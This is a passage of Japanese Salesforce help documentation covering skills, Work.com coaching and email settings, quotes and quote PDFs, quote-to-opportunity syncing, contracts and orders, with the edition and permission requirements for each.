スキルと自分との関連付けはなくなりますが、スキルは削除されません。スキルを削除できるのは、適切な権限を持つスキル所有者と「すべてのデータの編集」権限を持つユーザのみです。

Chatter プロファイルページでスキルを削除することもできます。

関連トピック:

スキルの概要
レコードの詳細ページを使用したスキルの追加
レコードの詳細ページを使用したスキルの支持
Salesforce 環境のカスタマイズ

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

スキルを削除する
- スキルに対する「参照」

および

スキルユーザに対する「削除」

レコードの詳細ページを使用したスキルの支持

ユーザのスキルを支持して、特定分野の専門知識を奨励します。

1. 支持するユーザのプロファイルページに移動します。
2. 右上隅にある をクリックし、[ユーザの詳細] を選択します。
3. [ユーザのスキル] セクションで、支持するスキルの横にある [スキルユーザ名] または [支持] リンクをクリックします。
4. [承認を追加] をクリックします。
5. [保存] をクリックします。

Chatter プロファイルページでスキルを支持することもできます。

関連トピック:

スキルの概要
レコードの詳細ページを使用したスキルの追加
レコードの詳細ページを使用したスキルの削除

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限


スキルへの支持を追加する
- 支持に対する「作成」

および

スキルおよびスキルユーザに対する「参照」

コーチングの概要

Work.comコーチングを使用すると、非公開でコーチングしたり、社内の他のユーザからコーチングを受けたりすることができます。また、コーチングスペースを共有して、追加のオブザーバーや参加者を含めることもできます。コーチングには、[コーチング] タブまたはプロファイルページを使用してアクセスします。



コーチングページでは、次の操作を実行できます。

- コーチングスペースのリストを表示する。

  組織に適した独自の検索条件 (My Coaches (私のコーチ)、People I Coach、Inactive Relationships (私がコーチングするユーザ) など) を作成します。

- [新規] をクリックして、コーチングスペースを作成する。コーチングスペースは必要なだけ作成できます。

リストビューのコーチングスペースをクリックすると、詳細ページにアクセスできます。



このページでは、次の操作を実行できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

コーチングには、**Work.com** ライセンスが必要です。このライセンスは、**Professional Edition**、**Enterprise Edition**、**Unlimited Edition**、または **Developer Edition** のアドオンライセンスとして取得できます。また、**Performance Edition** には含まれています。

ユーザ権限

コーチングスペースを参照する

- コーチングに対する「参照」

コーチングスペースを作成する

- コーチングに対する「作成」

- [フィードを表示] をクリックして、コーチングスペースに関連するフィードを表示する。

  フィードを表示するには、システム管理者が Chatter フィード追跡を有効にする必要があります。
- 特定のコーチングスペースに関連する目標、総計値、活動、メモ、添付ファイルにアクセスする。
- コーチングスペースが有用でなくなった場合に無効に設定する。この場合もレコード履歴は保持され、いつでもコーチングスペースを再有効化できます。
- 適切なアクセス権がある場合は、コーチングスペースを削除する。

関連トピック:

目標の概要

ToDo を使用する場合の考慮事項

行動とカレンダーを使用する場合の考慮事項

Chatter フィード追跡のカスタマイズ

Work.com の設定の有効化または無効化

Work.com メールの設定

Work.com のフィードバックおよび報奨に関連する通知を受信するため、Work.com メールを有効にします。

1. 個人設定から、[クイック検索] ボックスに「*Work.com*」と入力して、Work.com の [メール設定] を選択します。
2. [一般情報] セクションで、[メール送信] を選択します。

   Work.com メールの受信を停止する場合は、このオプションをいつでも選択解除できます。
3. [個人設定] セクションで、受信するメールの種別を選択します。

メール設定	説明
報奨を与えられた	報奨を与えられたときにメールを受信する場合、このオプションを選択します。
フィードバックを求められたか、私の質問に対してフィードバックを受け取った	フィードバックを求められたか、自分の質問に対して他のユーザが回答したときにメールを受信する場合、このオプションを選択します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

メールを設定する
- 追加の権限不要

4. [保存] をクリックします

関連トピック:

Work.com の設定の有効化または無効化

Salesforce 環境のカスタマイズ

見積の作成と契約の文書化

見積

Salesforce の見積は、会社の商品およびサービスの提案価格を表します。商談およびその商品から見積を作成します。各商談には、複数の関連する見積があり、それらのいずれかを商談と同期できます。見積と商談が同期している場合、見積の品目名に行った変更は、商談の商品と同期します。またその逆も同様です。

見積の作成および管理

見積を作成して、提供する商品およびサービスの価格を顧客に示すことができます。顧客が価格を比較できるように、商品、割引、数量のさまざまな組み合わせを示す見積のセットを作成できます。その後、見積を管理して最新の状態に維持します。

見積と商談の同期

見積をその作成元の商談にリンクします。この処理により、一方のレコードへの更新が常にもう一方に反映されます。

見積 PDF の作成およびメール送信

見積を PDF 形式にすると顧客に簡単に提示できます。見積 PDF は、標準テンプレートから、または会社のデザインを基に作成します。その後、見積を顧客にメール送信します。

見積の削除に関する考慮事項

見積を削除する前に、削除によって見積関連の PDF および商談との同期にどのような影響があるのか理解しておくことをお勧めします。

関連トピック:

商談

見積の項目

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Performance** Edition、**Developer** Edition

Sales Cloud でも使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

ユーザ権限

見積を参照する
- 見積に対する「参照」

見積を作成する
- 見積に対する「作成」

見積品目名を追加する
- 見積に対する「編集」

および

商品と価格表に対する「参照」

見積の作成および管理

見積を作成して、提供する商品およびサービスの価格を顧客に示すことができます。顧客が価格を比較できるように、商品、割引、数量のさまざまな組み合わせを示す見積のセットを作成できます。その後、見積を管理して最新の状態に維持します。

1. 商談の [見積] 関連リストで [新規見積] をクリックします。［小計］、［割引］、［合計金額］、および ［総計］ 項目に商談の値が表示されます。
2. 項目に入力します。
3. 変更内容を保存します。
   - 固有の見積番号が追加されます。
   - 商談の商品が見積に品目名としてコピーされます。
   - 入力した税金および納入情報に基づいて、総計が再計算されます。

見積品目名を見積に追加する手順は、次のとおりです。

1. [見積品目名] 関連リストで [商品名の追加] をクリックします。
2. 商談で価格表が選択されていない場合、見積の価格表を選択します。そうでない場合、見積は商談の価格表を使用します。
3. ルックアップに検索基準を入力して、品目名を検索します。
4. 追加する商品を選択して、[選択] をクリックします。
5. 項目に入力します。販売価格は、価格表に記録されている商品のリスト価格にデフォルト設定されます。各自の権限に応じて、販売価格を編集できます。
6. 変更内容を保存します。

   品目名が [見積品目名] 関連リストに追加されます。詳細セクションの総計は、関連する品目名の合計です。割引は、品目名の平均割引額です。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Performance** Edition、**Developer** Edition

Sales Cloud でも使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

ユーザ権限

見積を参照する
- 見積に対する「参照」

見積を作成する
- 見積に対する「作成」

見積品目名を追加する
- 見積に対する「編集」

  および

  商品と価格表に対する「参照」

関連トピック:

見積と見積品目の作成および管理に関する考慮事項
見積 PDF の作成およびメール送信

見積と商談の同期

見積をその作成元の商談にリンクします。この処理により、一方のレコードへの更新が常にもう一方に反映されます。

1. 同期する見積を開いて、[同期開始] をクリックします。
2. [続行]、[同期]、[完了] の順にクリックします。

   これで見積と商談が同期されます。商談の［同期見積］項目と [見積] 関連リストで、現在同期している見積が識別されます。
3. 見積と商談の同期を停止するには、同期している見積を開いて、[同期中止] をクリックします。

   レコード間で更新が同期されなくなります。
4. 別の見積を商談と同期させるには、見積を同期する手順を実行します。

   以前同期していた見積との同期が停止し、新しい見積との同期が開始されます。

関連トピック:

- 見積の同期のしくみ
- 見積の同期のトラブルシューティング

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Performance** Edition、**Developer** Edition

Sales Cloud でも使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

ユーザ権限

見積を同期する
- 見積に対する「作成」

見積 PDF の作成およびメール送信

見積を PDF 形式にすると顧客に簡単に提示できます。見積 PDF は、標準テンプレートから、または会社のデザインを基に作成します。その後、見積を顧客にメール送信します。

標準テンプレートから見積 PDF を作成する
標準テンプレートから見積 PDF をすばやく作成します。

テンプレートを選択して見積 PDF を作成する
使用可能なテンプレートから選択して PDF を作成します。

見積 PDF をメール送信する
顧客の承認を得るために、プレビューページから見積を直接メール送信します。

関連トピック:

- 見積 PDF の作成に関する考慮事項

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Performance** Edition、**Developer** Edition

Sales Cloud でも使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

ユーザ権限

見積 PDF を作成またはメール送信する
- 見積に対する「編集」

標準テンプレートから見積 PDF を作成する

標準テンプレートから見積 PDF をすばやく作成します。

カスタムテンプレートや PDF を作成していない場合は、標準テンプレートを使用します。

1. 見積詳細ページで、**[PDF の作成]** をクリックしてプレビューを生成します。
2. **[見積に保存]** をクリックして PDF を [見積 PDF] 関連リストに保存します。PDF 名は見積名にバージョン番号を加えた形式となります (例: *AcmeQuote_V1*)。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Performance** Edition、**Developer** Edition

Sales Cloud でも使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

テンプレートを選択して見積 PDF を作成する

使用可能なテンプレートから選択して PDF を作成します。

すでに PDF を作成している場合は、最近使用したテンプレートの一覧からテンプレートを選択します。PDF を作成したことがない場合、または一覧にないテンプレートを使用する場合は、目的のテンプレートを検索します。

1. 見積詳細ページで、**[PDF の作成]** ドロップダウンリストをクリックします。
2. [最近使ったテンプレート] リストからテンプレートを選択するか、*[テンプレートを選択]* をクリックして目的のテンプレートを検索します。最近使ったテンプレートの一覧を使用せずに別のテンプレートを選択する場合は、見積詳細ページの **[PDF の作成]** をクリックします。
3. **[PDF の作成]** をクリックして、プレビューを生成します。
4. **[見積に保存]** をクリックして PDF を [見積 PDF] 関連リストに保存します。PDF 名は見積名にバージョン番号を加えた形式となります (例: *AcmeQuote_V1*)。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Performance** Edition、**Developer** Edition

Sales Cloud でも使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

見積 PDF をメール送信する

顧客の承認を得るために、プレビューページから見積を直接メール送信します。

1. PDF のプレビュー上、見積詳細ページ上、または [見積 PDF] 関連リストの PDF の横にあるメールオプションをクリックします。現在の見積 PDF が添付されたメール ToDo が開きます。以前のバージョンをメール送信する場合は、[見積 PDF] 関連リストの該当するバージョンの横にある [メール] をクリックします。
2. 顧客のメールアドレス、件名、本文テキストを入力し、送信します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Performance** Edition、**Developer** Edition

Sales Cloud でも使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

見積の削除に関する考慮事項

見積を削除する前に、削除によって見積関連の PDF および商談との同期にどのような影響があるのか理解しておくことをお勧めします。

- 適切な権限があり、システム管理者、見積の所有者、または組織のロール階層内で見積の所有者より上位である場合は、見積を削除できます。
- 見積を削除すると、次の動作が行われます。関連するすべての PDF、メモ、添付ファイルが削除されます。見積が商談と同期している場合は、レコードが商談の [見積] 関連リストからも削除されます。削除された見積は、ごみ箱に移動します。
- 以前に同期していた見積を元に戻しても、商談と同期しません。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Performance** Edition、**Developer** Edition

Sales Cloud でも使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

見積と見積品目の作成および管理に関する考慮事項

見積を作成して見積品目を処理する前に、次のいくつかの重要事項を確認してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Performance** Edition、**Developer** Edition

Sales Cloud でも使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

メモ: 実行可能なタスクは、ユーザ権限によって決まります。自分で実行できないタスクについてサポートが必要な場合は、Salesforce システム管理者にお問い合わせください。

- 商談の見積を作成する前に、関連する価格表、商品、およびリスト価格が商談で有効になっている必要があります。
- Professional Edition、Enterprise Edition、Performance Edition、Unlimited Edition、および Developer Edition の組織では、レコードタイプを有効にして、見積の作成時に［レコードタイプ］の選択を求めることができます。レコードの作成または編集時に使用可能な選択リスト値およびビジネスプロセスは、レコードタイプによって決まります。
- Salesforce 組織でディビジョンを使用している場合、新しい見積のディビジョンは、自動的に関連する商談のディビジョンに設定されます。
- 見積を商談と同期する場合に品目名を見積に追加すると、新しい品目名が商談の [商品] 関連リストに商品としてコピーされます。
- 商談を見積と同期する場合に見積品目を削除すると、対応する商品も商談の [商品] 関連リストから削除されます。
- 商品にデフォルトのスケジュールがある場合は、品目名を見積に追加してもスケジュールは作成されません。品目名が商談からコピーされる場合は、商談のスケジュールを表示できます。スケジュールを変更するには、商品レコードを直接編集します。
- 見積品目に割引があり、商品レコードに商品のデフォルトスケジュールが設定されている場合、または商談商品レコードに商品の個別スケジュールが設定されている場合は、品目名の［割引］項目を編集できません。

見積 PDF の作成に関する考慮事項

見積 PDF を作成する前に、次のいくつかの重要事項に留意してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Performance** Edition、**Developer** Edition

Sales Cloud でも使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

- 見積 PDF では、右から左へ記述される言語はサポートされません。テキストは右揃えではなく左揃えで表示されます。
- 見積PDFの関連リストのテキスト項目は、256 文字未満に切り捨てられます。この制限は、リッチテキストエリア項目、他のタイプのテキスト項目、標準項目、カスタム項目に適用されます。
- Salesforce システム管理者は、新しい見積のデフォルトの状況、および見積PDFをメール送信できる状況を決定します。たとえば、システム管理者は、ユーザの状況が「*レビュー中*」のときは見積がメール送信されないようにすることができます。

見積の同期のしくみ

見積の同期によって、見積をその作成元の商談にリンクして、この2つのレコード間ですべての更新を同期できます。商談には複数の見積を設定できますが、同期できる見積は一度に 1 つだけです。

見積と商談が同期している場合、一方のレコードの商品リストに対する追加または変更は、もう一方のレコードの商品リストと同期します。見積の品目名を追加または削除すると、同期されている商談の [商品] 関連リストが更新されます。商談の商品を追加または削除すると、同期されている見積の [見積品目名] 関連リストが更新されます。商品の並び替えも、この 2 つのレコード間で同期します。同期を停止するか、いずれかのレコードを削除するまで、見積と商談は同期し続けます。

商品のない商談でも、見積と同期させることができます。商品をいずれかのレコードに追加すると、同期されているレコードにも自動的に追加されます。

商談と見積が同期されている場合、商談は次の 2 か所で同期されている見積を識別します。

- 商談詳細ページの［同期見積］項目
- [見積] 関連リストの［同期中］チェックボックス

見積と相談との同期を停止すると、リンクが解除され、一方を変更してもレコードが自動的に更新されることがなくなります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Performance** Edition、**Developer** Edition

Sales Cloud でも使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

関連トピック:

見積と商談の同期

見積の同期のトラブルシューティング

見積の同期のトラブルシューティング

特定の状況で見積を同期しようとすると、エラーが表示されることがあります。一般的なエラーメッセージを確認し、その解決法を理解します。適切な権限がない場合は、Salesforce システム管理者にお問い合わせください。

無効またはアーカイブ済み商品があるため、この見積は同期できません。

- 商品が有効でない場合は、商品を編集して、［有効］チェックボックスをオンにします。
- 商品がアーカイブ済みで、商談が完了していない場合は、商品を削除します。

無効またはアーカイブ済み価格表があるため、この見積は同期できません。

- 価格表が有効でない場合は、価格表を編集して、［有効］チェックボックスをオンにします。
- 価格表がアーカイブ済みで、商談が完了していない場合は、価格表を削除します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Performance** Edition、**Developer** Edition

Sales Cloud でも使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

無効またはアーカイブ済みのリスト価格があるため、この見積は同期できません。

- リスト価格が有効でない場合は、リスト価格を編集して、リスト価格の［有効］チェックボックスをオンにします。
- リスト価格がアーカイブ済みで、商談が完了していない場合は、リスト価格を削除します。

無効またはアーカイブ済み通貨があるため、この見積は同期できません。

通貨を有効化するには、[設定]から、［クイック検索］ボックスに「*通貨の管理*」と入力し、[通貨の管理]を選択します。

見積の作成後、商談商品の1つまたは複数のスケジュールが変更されているため、この見積を同期することができません。

別の見積を作成して同期するか、商品を開いてスケジュールを削除してからスケジュールを再作成します。

この商談に対して同期されている他の見積がワークフローの承認プロセスによりロックされているため、この見積を同期することができません。商談と同期できる見積は一度に 1 つだけです。

他の見積のロックを解除するには、承認プロセスを終了するか、承認申請を取り消します。

SyncedQuote 項目は、トリガ内で参照専用です。

Salesforce 組織が、`SyncedQuote` 項目を変更しようとしている Apex トリガを使用しているかどうかを判断します。`SyncedQuote` 項目は参照専用で、トリガで変更することはできません。システム管理者はこのトリガを変更できます。

契約

契約は、2者以上の間の書面による合意内容です。多くの会社は、他の会社と業務を行うための合意条項を定義するために契約を使用しています。Salesforce を使用して、取引先と、または商談で契約を締結し文書化できます。承認プロセスを通じて契約を追跡します。また、契約の更新の通知を受けるには、ワークフローアラートを使用します。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Performance** Edition、**Developer** Edition

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Unlimited** Edition (Sales Cloud 付属)

契約の作成のガイドライン

契約を作成するときは、データの品質を最大限に高めるために必要な情報の種別を検討してください。

契約の有効化

契約を有効化して契約が有効であることを示します。有効化された契約は参照のみです。

契約履歴

ライフサイクル中の契約に行われた変更を確認するには、契約の詳細ページの [契約履歴] 関連リストを参照します。

契約の作成のガイドライン

契約を作成するときは、データの品質を最大限に高めるために必要な情報の種別を検討してください。

- 開始日 (必須)
- 契約の有効期間 (月単位、必須)
- 終了日

一部のシステム管理者は、契約開始日と契約期間に基づいて契約終了日を計算するように Salesforce を設定します。契約終了日が計算される場合は、契約の編集ページに表示されません。

ディビジョン (Salesforce Classic のみ) を使用している場合、新しい契約のディビジョンは関連取引先のディビジョンに設定されます。

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Performance** Edition、**Developer** Edition

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Unlimited** Edition (Sales Cloud 付属)

契約の有効化

契約を有効化して契約が有効であることを示します。有効化された契約は参照のみです。

契約を開き、[有効化] をクリックします。

関連トピック:

契約

ユーザ権限

契約を有効にする

- 「契約の有効化」

  および

  契約に対する「参照」および「編集」

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Performance** Edition、**Developer** Edition

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Unlimited** Edition (Sales Cloud 付属)

契約履歴

ライフサイクル中の契約に行われた変更を確認するには、契約の詳細ページの [契約履歴] 関連リストを参照します。

手順は次のとおりです。契約の履歴が追跡されている標準項目またはカスタム項目を他のユーザが変更すると、エントリが [契約履歴] 関連リストに追加されます。エントリには、変更の日付、時刻、変更内容、変更者が表示されます(ここでは契約の関連リストへの変更は追跡されません)。

デフォルトでは、状況が [承認処理中] または [有効] の契約の変更が追跡されます。状況に関係なく契約の変更を追跡する場合は、Salesforce システム管理者に契約のカスタマイズを依頼してください。

項目が追跡されるように設定されている有効化された契約についてレポートするには、[レポート] 領域の [契約と注文] の下で [契約履歴] を選択します。

Lightning Experience を使用している場合は、Salesforce Classic に切り替えて [契約履歴] を表示します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Performance** Edition、**Developer** Edition

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Unlimited** Edition (Sales Cloud 付属)

顧客の注文書の管理と追跡

注文

注文を使用して、商品やサービスに対する顧客の要求を追跡します。

注文は、既知の数量、価格、日付でサービスを提供したり、商品を納入したりするための会社と顧客間の契約です。Salesforce システム管理者が、取引先責任者と取引先のどちらに注文を追加するかを決定します。

たとえば、インターネットサービスプロバイダは、1年間のサービスを誓約することを顧客に要求する場合があります。このような会社は、すべての注文で基準となる契約が必要になります。一方、衣服を販売する会社の場合、単一の取引で商品を販売します。このような会社は、各注文を 1 つの取引先に関連付けます。

注文作成のガイドライン

注文を作成するときは、次の主要なガイドラインに従ってください。

注文や削減注文の編集および削除の制限

注文の作成後、一部の項目は編集できなくなります。注文を削減した後に編集不能になる項目もあります。

有効化の制限に関する考慮事項

注文および削減注文の有効化の制限によって注文データの完全性を保護できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

[注文] タブを参照する
- 注文に対する「参照」

注文を参照する
- 注文に対する「参照」

注文の共有

Salesforce システム管理者は、会社のデフォルトの共有モデルを定義します。このモデルを変更して、デフォルトで許容されるよりも多くのユーザを共有するように拡張できます。共有モデルを変更してデフォルトよりも厳しくすることはできません。

注文履歴

詳細ページで [注文履歴] 関連リストを使用して、注文への変更 (状況の変更日時など) を追跡します。

注文項目

ページレイアウトと項目レベルセキュリティ設定によって、表示可能な項目や編集可能な項目が決まります。

関連トピック:

削減注文

注文作成のガイドライン

注文を作成するときは、次の主要なガイドラインに従ってください。

- Salesforce システム管理者の設定に応じて、各注文を取引先また契約に関連付けます。
- [注文] タブで注文を作成してから、関連付けられている取引先および契約を手動で追加することもできます。ただし、取引先または契約で [注文] 関連リストを使用して直接注文を作成した場合、追加の手順は必要ありません。注文はそのレコードに関連付けられます。
- 別の注文と詳細が同じ注文を作成する場合は、その注文をコピーできます。
- 商品を含めて注文をコピーする場合は、新しい注文の通貨または価格表を変更できません。

関連トピック:

レコードの作成

注文への商品の追加

注文

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

[注文] タブから注文を作成する

- 注文に対する「作成」

契約で注文を作成する

- 注文に対する「作成」および契約に対する「参照」

取引先で注文を作成する

- 注文に対する「作成」および取引先に対する「参照」

注文や削減注文の編集および削除の制限

注文の作成後、一部の項目は編集できなくなります。注文を削減した後に編集不能になる項目もあります。

- 注文や削減注文の状況カテゴリを [ドラフト] から [有効] へ、またはその逆に編集することはできません。状況項目は、他のプロセスに基づいて更新されます。

  たとえば、[有効化] をクリックすると、状況カテゴリが [ドラフト] から [有効] に変わります。状況の表示ラベルは、Salesforce システム管理者の設定によって異なります。

- 注文が作成された後、次の条件を満たしている場合は［取引先］のみが変更可能です。
  - 注文が [ドラフト] 状況になっている。
  - 関連する契約が注文に存在する場合は、その契約が新規取引先に関連付けられている。
- 注文が作成された後、次の条件を満たしている場合は［契約］のみが変更可能です。
  - 注文が [ドラフト] 状況になっている。
  - 注文に関連付けられている取引先が、新規契約に関連付けられている取引先と同じ。
  - 注文に関連付けられている通貨が、新規契約に関連付けられている通貨と同じ。
  - 関連する価格表が注文に存在する場合は、その価格表が新規契約に関連付けられている。
- 価格表が注文に関連付けられた後、価格表の割り当ては変更または削除できません。
- 注文に削減注文が関連付けられている場合、注文の終了日は編集できません。
- 有効化された注文や削減注文は、削除する前に無効化する必要があります。また、注文を無効化する前に、関連付けられている削減注文を無効化して削除する必要があります。
- 関連する注文を削除できるのは、注文所有者、取引先所有者、契約所有者、Salesforce システム管理者のみです。

エディション

使用可能なエディション: Salesforce Classic

注文を使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

削減注文を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

注文や削減注文を編集する
- 注文に対する「編集」

有効化された注文や削減注文を編集する
- 「有効化された注文の編集」

注文や削減注文を削除する
- 注文に対する「削除」

メモ: 契約を削除すると、関連するすべての注文、メモ、添付ファイル、行動、ToDo、履歴、承認申請も削除されます。契約を削除しても、関連する取引先は削除されません。削除された契約は、ごみ箱に移動されます。契約を元に戻すと、関連項目もすべて復元されます。

関連トピック:

削減注文
注文作成のガイドライン
注文

有効化の制限に関する考慮事項

注文および削減注文の有効化の制限によって注文データの完全性を保護できます。

- 有効な契約に対しては注文を有効化できますが、無効な契約に対してはできません。
- 注文を有効化できるのは、注文に注文商品が含まれる場合のみです。
- 注文商品の削減注文を有効化できるのは、削減注文後の数量が正数の場合のみです。
- 注文または削減注文を有効化した後、注文商品を変更できます。追加と削除はできません。
- 削減注文のある注文を無効化する場合は、まず削減注文を無効化して削除する必要があります。

関連トピック:

注文
削減注文

エディション

使用可能なエディション: Salesforce Classic

注文を使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

削減注文を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

注文を有効化する
- 「注文の有効化」

注文および削減注文を無効化する
- 「有効化された注文の編集」

注文の共有

Salesforce システム管理者は、会社のデフォルトの共有モデルを定義します。このモデルを変更して、デフォルトで許容されるよりも多くのユーザを共有するように拡張できます。共有モデルを変更してデフォルトよりも厳しくすることはできません。

1. 共有の詳細を表示および管理するには、注文の詳細ページで [共有] をクリックします。

   共有の詳細ページには、注文への共有アクセス権を持つユーザ、グループ、ロール、およびテリトリーが一覧表示されます。[共有] ボタンは、注文に対する組織の共有設定が親によって制御される場合は無効です。

2. 他のユーザ、グループ、ロール、またはテリトリーのレコードへのアクセス権を付与するには、[追加] をクリックします。

メモ: 注文に対する「参照」権限のあるユーザとのみ注文を共有できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

注文履歴

詳細ページで [注文履歴] 関連リストを使用して、注文への変更 (状況の変更日時など) を追跡します。

ユーザが標準項目またはカスタム項目を変更すると、注文の状況に関係なく、エントリが [注文履歴] 関連リストに追加されます。履歴は、変更の日付、時刻、変更内容、変更者で構成されます。注文の関連リストに対する変更は、注文履歴では追跡されません。

関連トピック:

- 注文
- 削減注文

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

注文項目

ページレイアウトと項目レベルセキュリティ設定によって、表示可能な項目や編集可能な項目が決まります。

注文および削減注文には、次の項目が含まれます。

項目	説明
取引先名	注文に関連付けられている取引先の名前 (削減注文の場合は参照のみ)。
取引先番号	注文に関連付けられている取引先に自動的に割り当てられる固有番号 (削減注文の場合は参照のみ)。
有効化設定者	注文を有効化したユーザの名前 (参照のみ)。
有効日	注文が有効化された日付。
市区郡 (請求先)	請求先住所の市区郡部分。最大 40 文字です。
国 (請求先)	請求先住所の国名部分。エントリは標準値の選択リストから選択するか、テキストとして入力します。項目がテキスト項目の場合は、最大80文字です。
都道府県 (請求先)	請求先住所の都道府県部分。エントリは標準値の選択リストから選択するか、テキストとして入力します。項目がテキスト項目の場合は、最大 80 文字です。
町名・番地 (請求先)	請求先に使用される町名・番地。最大 255 文字です。
郵便番号 (請求先)	請求先住所の郵便番号部分。最大 20 文字です。
請求先 取引先責任者	注文の請求先の取引先責任者。
自社 承認者	注文を承認した会社のユーザ。
自社 承認日	注文が承認された日付。
契約終了日	契約が有効な最後の日 (参照のみ)。
契約名	他の契約と区別するための親契約のタイトル。(参照のみ)。

エディション

使用可能なエディション: Salesforce Classic

注文を使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

削減注文を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

項目	説明
契約番号	契約に自動的に割り当てられる固有番号。契約番号は 100 から始まります (削減注文の場合は参照のみ)。
作成者	注文レコードを作成したユーザ (参照のみ)。
通貨	注文における、すべての通貨金額項目のデフォルト通貨 (削減注文の場合は参照のみ)。
顧客 承認者	注文を承認した注文の取引先の取引先責任者
顧客 承認日	取引先責任者が注文を承認した日付。
説明	注文の説明。
最終更新者	最後に注文レコードを変更したユーザ。
商談	注文に関連付けられている商談。
注文 金額	注文の総額。
注文終了日	注文が終了する日付。
注文名	他の注文と区別するための注文のタイトル。
注文番号	注文に自動的に割り当てられる固有番号。注文番号は 100 から始まります (参照のみ)。
注文レコードタイプ	この注文に割り当てられるレコードタイプ。
注文参照番号	この注文に割り当てられる参照番号。
注文開始日	注文が有効になる日付。
注文種別	注文種別。エントリは、Salesforce システム管理者が設定した有効な選択リスト値から選択されます。選択リストの値には、40 文字まで入力可能です。
元の注文	削減注文の場合のみ。[注文を削減]をクリックして削減注文を作成すると、親注文の ID が自動入力されます。
所有者	注文の所有者。ユーザまたはキューを指定できます。注文所有者は、取引先のアクセス権に関係なく、自分の注文にフルアクセスできます。
PO 日付	注文が入力された日付。
PO 番号	注文番号。
見積	注文に関連付けられている見積。

項目	説明
削減注文	選択されている場合、注文レコードに削減注文が表示されます。[注文を削減]をクリックして削減注文を作成する場合は自動的に選択されます。(参照のみ)。
